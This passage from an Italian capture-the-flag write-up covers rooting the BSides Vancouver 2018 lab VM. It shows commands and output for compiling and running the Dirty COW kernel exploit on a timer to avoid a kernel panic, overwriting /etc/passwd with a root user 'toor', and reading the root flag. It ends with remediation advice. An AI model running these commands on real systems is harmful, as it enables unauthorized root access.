
Figura 23: Compilazione dell'Exploit
Compilazione di dirty.c usando gcc con i flag -pthread e -lcrypt.



5.2 Sfruttamento & Problemi di Stabilità

L'exploit è noto per causare instabilità del sistema (Kernel Panic). I tentativi iniziali hanno causato il crash della VM immediatamente dopo l'esecuzione.

Figura 24: Kernel Panic
La VM va in crash mostrando un errore "Fixing recursive fault", dimostrando l'instabilità dell'exploit se lasciato in esecuzione troppo a lungo.



Per superare questo problema, abbiamo implementato un attacco a tempo: eseguendo l'exploit per esattamente 3 secondi e poi terminando forzatamente il processo. Questa durata è stata sufficiente per sovrascrivere il file delle password ma abbastanza breve da prevenire un crash del sistema.

Comando: ./dirty 123password & sleep 3; kill -9 $!

Figura 25: Sfruttamento Riuscito (Root)
L'esecuzione finale riuscita. L'exploit viene eseguito con un timer di 3 secondi, creando con successo l'utente toor. L'attaccante cambia utente (su toor) e legge la flag di root.

```
www-data@bsides2018:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
www-data@bsides2018:/tmp$ ./dirty 123password & sleep 3; kill -9 $!
./dirty 123password & sleep 3; kill -9 $!
[1] 1395
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123password
Complete line:
toor:toOBoTo7VisFU:0:0:pwned:/root:/bin/bash

mmap: b77b5000
www-data@bsides2018:/tmp$ su toor
su toor
Password: 123password

toor@bsides2018:/tmp# cat /root/flag.txt
cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

---

6. Conclusione

La macchina BSides Vancouver 2018 ha dimostrato fallimenti critici nella difesa in profondità (defense-in-depth). La combinazione di password deboli, software obsoleto (WordPress 4.5) e vulnerabilità del kernel non patchate ha permesso una compromissione completa del sistema da una posizione di rete esterna. Una bonifica immediata richiederebbe l'aggiornamento del kernel del sistema operativo, l'aggiornamento del CMS e l'applicazione di politiche sulle password più forti.